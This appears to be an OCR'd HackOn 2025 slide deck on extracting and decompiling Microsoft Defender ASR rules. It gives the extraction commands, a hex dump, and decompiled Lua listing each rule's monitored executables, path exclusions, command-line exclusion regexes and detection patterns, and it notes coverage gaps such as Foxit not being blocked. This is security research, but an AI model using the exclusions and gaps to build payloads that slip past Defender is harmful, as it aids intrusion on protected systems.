
- Every ASR rules is there.
- ASR rules are written using Lua Engine 5.1.
- Lua can be decompiled using [LuaDec](#).



# Extracting ASR Rules

1. Search for the GUID in MPASBASE extracted. Look for LuaQ. Copy from LuaQ to the next LuaQ (3ED9FF3 to 03EDEA7F)
2. Save it (this can be automated using [vmd_lua_extract.py](vmd_lua_extract.py)).








HackOn 2025

# Parsing ASR Rules


3. Parse the file using [parse.py](parse.py) from Commial's Repository (LuaDec needed)

```
┌──(kali㉿kali)-[~]
└─$ python3 parse.py 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.parse
```



This PC › Desktop › Research › WDExtract-master › mpasbase_extract

| Name | Date modified | Type |
|---|---|---|
| 3b576869-a4ec-4529-8536-b80a7769e899.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| 5beb7efe-fd9a-4556-801d-275e5ffc04cc.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| 33ddedf1-c6e0-47cb-833e-de6133960387.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| 56a863a9-875e-4185-98a7-b882c64b5ce5.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| 75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| 01443614-cd74-433a-b99e-2ecdc07bfc25.luac.parse | 8/12/2024 5:26 AM | PARSE File |
| 26190899-1602-49e8-8b27-eb1d0a1ce869.luac.parse | 8/12/2024 5:26 AM | PARSE File |
| a8f5898e-1dc8-49a9-9878-85004b8a61e6.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| be9ba2d9-53ea-4cdc-84e5-9b1eeee46550.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| c1db55ab-c21a-4637-bb3f-a12568109d35.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| c0033c00-d16d-4114-a5a0-dc9b3a7d2ceb.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| d1e49aac-8f56-4280-b9ba-993a6d77406c.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| d3e037e1-3eb8-44c8-a917-57927947596d.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| d4f940ab-401b-4efc-aadc-ad5f3c50688a.luac.parse | 8/12/2024 5:25 AM | PARSE File |
| e6db77e5-3df2-4cf1-b95a-636979351e5b.luac.parse | 8/12/2024 5:25 AM | PARSE File |



out.parse

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  1B 4C 75 61 51 00 01 04 08 04 08 00 00 00 00 00  .LuaQ...........
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 02  ................
00000020  09 00 00 00 24 00 00 00 07 00 00 00 24 40 00 00  ....$.......$@..
00000030  07 40 00 00 24 80 00 00 07 80 00 00 24 C0 00 00  .@..$€...€..$À..
00000040  07 C0 00 00 1E 00 80 00 04 00 00 00 04 0C 00 00  .À....€.........
00000050  00 00 00 00 00 47 65 74 52 75 6C 65 49 6E 66 6F  .....GetRuleInfo
00000060  00 04 16 00 00 00 00 00 00 00 47 65 74 4D 6F 6E  ..........GetMon
00000070  69 74 6F 72 65 64 4C 6F 63 61 74 69 6F 6E 73 00  itoredLocations.
00000080  04 12 00 00 00 00 00 00 00 00 47 65 74 50 61 74  .........GetPath
00000090  45 78 63 6C 75 73 69 6F 6E 73 00 04 19 00 00 00  Exclusions......
000000A0  00 00 00 00 47 65 74 43 6F 6D 6D 61 6E 64 4C 69  ....GetCommandLi
000000B0  6E 65 45 78 63 6C 75 73 69 6F 6E 73 00 04 00 00  neExclusions....
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 02 09 00 00 00 0A 00 01 00 09 40 40  ..............@@
000000E0  80 09 C0 40 81 09 40 41 82 45 C0 01 00 46 00 C2  €.À@..@A,EÀ..F.Â
000000F0  00 09 40 00 83 1E 00 00 01 1E 00 80 00 09 00 00  ..@.ƒ......€....
00000100  00 04 05 00 00 00 00 00 00 00 4E 61 6D 65 00 04  ..........Name..
00000110  31 00 00 00 00 00 00 00 42 6C 6F 63 6B 20 41 64  1.......Block Ad
00000120  6F 62 65 20 52 65 61 64 65 72 20 66 72 6F 6D 20  obe Reader from
00000130  63 72 65 61 74 69 6E 67 20 63 68 69 6C 64 20 70  creating child p
00000140  72 6F 63 65 73 73 65 73 00 04 0C 00 00 00 00 00  rocesses........
00000150  00 00 44 65 73 63 72 69 70 74 69 6F 6E 00 04 4D  ..Description..M
00000160  00 00 00 00 00 00 00 57 69 6E 64 6F 77 73 20 44  .......Windows D
00000170  65 66 65 6E 64 65 72 20 45 78 70 6C 6F 69 74 20  efender Exploit
00000180  47 75 61 72 64 20 64 65 74 65 63 74 65 64 20 41  Guard detected A
```

HackOn 2025

# Decompiling ASR Rules

4. Decompile LUA files using Luadec (Lua Decompiler).

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install libreadline-dev
<snip>
┌──(kali㉿kali)-[~]
└─$ for f in *; do
    ../luadec $f >> $f.txt
done
```

```
-- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from https://github.com/viruscamp/luadec
-- Command line: out.parse

-- params : ...
-- function num : 0
GetRuleInfo = function()
  -- function num : 0_0
  local l_1_0 = {}
  l_1_0.Name = "Block Adobe Reader from creating child processes"
  l_1_0.Description = "Windows Defender Exploit Guard detected Adobe Reader launching child process"
  l_1_0.NotificationDedupingInterval = 120
  l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI
  return l_1_0
end

GetMonitoredLocations = function()
  -- function num : 0_1
  local l_2_0 = {}
  l_2_0["%programfiles%\\adobe\\acrobat reader 2015\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat reader 2017\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat reader 2018\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat reader dc\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader 10.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader 11.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader 8.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader 9.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader\\11.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2015\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2017\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2018\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader dc\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader 10.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader 11.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader 8.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader 9.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader\\11.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader\\acrord32.exe"] = 2
```

# Analyzing Pseudocode Content

- Every file is structured in the same way:
  - GetRuleInfo
  - GetMonitoredLocation
  - GetPathExclusions
  - GetCommandLineExclusions
  - GetCommandLineRegExpList

```
-- params : ...
-- function num : 0
GetRuleInfo = function()
  -- function num : 0_0
  local l_1_0 = {}
  l_1_0.Name = "Block Office communication application from creating child processes"
  l_1_0.Description = "Windows Defender Exploit Guard detected Outlook application crea
  l_1_0.NotificationDedupingInterval = 120
  l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI
  return l_1_0
end
```

```
GetMonitoredLocations = function()
  -- function num : 0_1
  local l_2_0 = {}
  l_2_0["%programfiles(x86)%\\Microsoft Office\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles(x86)%\\Microsoft Office\\root\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles%\\Microsoft Office\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles%\\Microsoft Office\\root\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles(x86)%\\WindowsApps\\*\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles%\\WindowsApps\\*\\Office??\\OUTLOOK.EXE"] = 2
  return 1, l_2_0
end
```

```
GetCommandLineRegExpList = function()
  -- function num : 0_4
  local l_5_0 = "wscript[^\\s]*\\s+[^\\\"]*\\\"([^\\\"]+)\\\""
  local l_5_1 = "cmd(\\.exe)?[\\s\\\"]+(/c)?[\\s\\\"]*(.+\\w+)[\\s\\\"]*"
  local l_5_2 = {}
  l_5_2[l_5_0] = 0
  l_5_2[l_5_1] = 0
  return l_5_2
end
```

```
GetCommandLineExclusions = function()
  -- function num : 0_3
  local l_4_0 = "\\\"?rundll32(\\.exe)?\\\"?\\
  local l_4_1 = "\\\"?rundll32(\\.exe)?\\\"?\\
  local l_4_2 = "\\\"?rundll32(\\.exe)?\\\"?\\
  local l_4_3 = "\\\"?cmtrace(\\.exe)?\\\"?\\s
  local l_4_4 = "\\\"?cmtrace(\\.exe)?\\\"?\\s
  local l_4_5 = "\\\"?rundll32(\\.exe)?\\\"?\\
  local l_4_6 = "\\\"?rundll32(\\.exe)?\\\"?\\
```

```
GetPathExclusions = function()
  -- function num : 0_2
  local l_3_0 = {}
  l_3_0["%programfiles%\\28Hands"] = 2
  l_3_0["%programfiles%\\7-Zip"] = 2
  l_3_0["%programfiles%\\ACD Systems"] = 2
  l_3_0["%programfiles%\\Acrobat"] = 2
  l_3_0["%programfiles%\\Add-On Products"] = 2
  l_3_0["%programfiles%\\Adobe"] = 2
  l_3_0["%programfiles%\\Autodesk"] = 2
```

HackOn 2025

# Analyzing Pseudocode Content

- However, not every rule follows the same structure.

7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac.parse.txt

```
-- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from https://github.com/viruscamp/luadec
-- Command line: 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac.parse

-- params : ...
-- function num : 0
GetRuleInfo = function()
  -- function num : 0_0
  local l_1_0 = {}
  l_1_0.Name = "Block Adobe Reader from creating child processes"
  l_1_0.Description = "Windows Defender Exploit Guard detected Adobe Reader launching child process"
  l_1_0.NotificationDedupingInterval = 120
  l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI
  return l_1_0
end

GetMonitoredLocations = function()
  -- function num : 0_1
  local l_2_0 = {}
  l_2_0["%programfiles%\\adobe\\acrobat reader 2015\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat reader 2017\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat reader 2018\\reader\\acrord32.exe"] = 2
```

d3e037e1-3eb8-44c8-a917-57927947596d.luac.parse.txt

```
-- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from https://github.com/viruscamp/luadec
-- Command line: d3e037e1-3eb8-44c8-a917-57927947596d.luac.parse

-- params : ...
-- function num : 0
GetRuleInfo = function()
  -- function num : 0_0
  local l_1_0 = {}
  l_1_0.Name = "Block JavaScript or VBScript from launching downloaded executable content"
  l_1_0.Description = "Windows Defender Exploit Guard detected a script interpreter process running obfuscated JavaScript, VBScript, or macro code."
  l_1_0.NotificationDedupingInterval = 120
  l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI
  return l_1_0
end
```

# Pseudocode Summary

| ASR Rule | GUID | Pseudocode with information |
|---|---|---|
| **Block abuse of exploited vulnerable signed drivers** | **56a863a9-875e-4185-98a7-b882c64b5ce5** | **No** |
| Block Adobe Reader from creating child processes | 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c | Yes |
| Block all Office applications from creating child processes | d4f940ab-401b-4efc-aadc-ad5f3c50688a | Yes |
| Block credential stealing from the Windows local security authority subsystem (lsass.exe) | 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2 | Yes |
| **Block executable content from email client and webmail** | **be9ba2d9-53ea-4cdc-84e5-9b1eeee46550** | **No** |
| **Block executable files from running unless they meet a prevalence, age, or trusted list criterion** | **01443614-cd74-433a-b99e-2ecdc07bfc25** | **No** |

HackOn 2025

# Pseudocode Summary

| ASR Rule | GUID | Pseudocode with information |
|---|---|---|
| Block execution of potentially obfuscated scripts | 5beb7efe-fd9a-4556-801d-275e5ffc04cc | Yes |
| **Block JavaScript or VBScript from launching downloaded executable content** | **d3e037e1-3eb8-44c8-a917-57927947596d** | **No** |
| Block Office applications from creating executable content | 3b576869-a4ec-4529-8536-b80a7769e899 | Yes |
| Block Office applications from injecting code into other processes | 75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84 | Yes |
| Block Office communication application from creating child processes | 26190899-1602-49e8-8b27-eb1d0a1ce869 | Yes |
| **Block persistence through WMI event subscription * File and folder exclusions not supported.** | **e6db77e5-3df2-4cf1-b95a-636979351e5b** | **No** |

HackOn 2025

# Pseudocode Summary

| ASR Rule | GUID | Pseudocode with information |
|---|---|---|
| Block process creations originating from PSExec and WMI commands | d1e49aac-8f56-4280-b9ba-993a6d77406c | Yes |
| Block rebooting machine in Safe Mode (preview) | 33ddedf1-c6e0-47cb-833e-de6133960387 | Yes |
| **Block untrusted and unsigned processes that run from USB** | **b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4** | **No** |
| Block Win32 API calls from Office macros | 92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b | Yes |
| Use advanced protection against ransomware | c1db55ab-c21a-4637-bb3f-a12568109d35 | Yes |
| Block use of copied or impersonated system tools (preview) | c0033c00-d16d-4114-a5a0-dc9b3a7d2ceb | Yes |

# Digging further – Study Case 1

- ASR Rule: Block Adobe Reader from creating child processes
- GUID: 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c
- Quick reminder:
  - Adobe was blocked.
  - FoxIT was not blocked.
- Now, we know why.
- Mistery Solved. They are indeed just blocking Adobe ☺.

7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac.parse.txt

```
GetMonitoredLocations = function()
  -- function num : 0_1
  local l_2_0 = {}
  l_2_0["%programfiles%\\adobe\\acrobat reader 2015\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat reader 2017\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat reader 2018\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat reader dc\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader 10.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader 11.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader 8.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader 9.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader\\11.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\reader\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2015\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2017\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2018\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader dc\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader 10.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader 11.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader 8.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader 9.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader\\11.0\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\reader\\reader\\acrord32.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat 10.0\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat 11.0\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat 2015\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat 2017\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat 5.0\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat 6.0\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat 7.0\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat 8.0\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat 9.0\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles%\\adobe\\acrobat dc\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat 10.0\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat 11.0\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat 2015\\acrobat\\acrobat.exe"] = 2
  l_2_0["%programfiles(x86)%\\adobe\\acrobat 2017\\acrobat\\acrobat.exe"] = 2
```

# Digging further – Study Case 2


- ASR Rule: Block abuse of exploited vulnerable signed drivers
- GUID: 56a863a9-875e-4185-98a7-b882c64b5ce5
- ASR Rule with no useful pseudocode

56a863a9-875e-4185-98a7-b882c64b5ce5.luac.parse.txt

```
-- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from https://github.com/viruscamp/luadec
-- Command line: 56a863a9-875e-4185-98a7-b882c64b5ce5.luac.parse

-- params : ...
-- function num : 0
GetRuleInfo = function()
  -- function num : 0_0
  local l_1_0 = {}
  l_1_0.Name = "Block abuse of in-the-wild exploited vulnerable signed drivers"
  l_1_0.Description = "Windows Defender Exploit Guard detected an application writing an exploited vulnerable signed driver to the disk"
  l_1_0.NotificationDedupingInterval = 3600
  l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI
  return l_1_0
end
```

# Digging further – Study Case 2

- Visual Code to the rescue
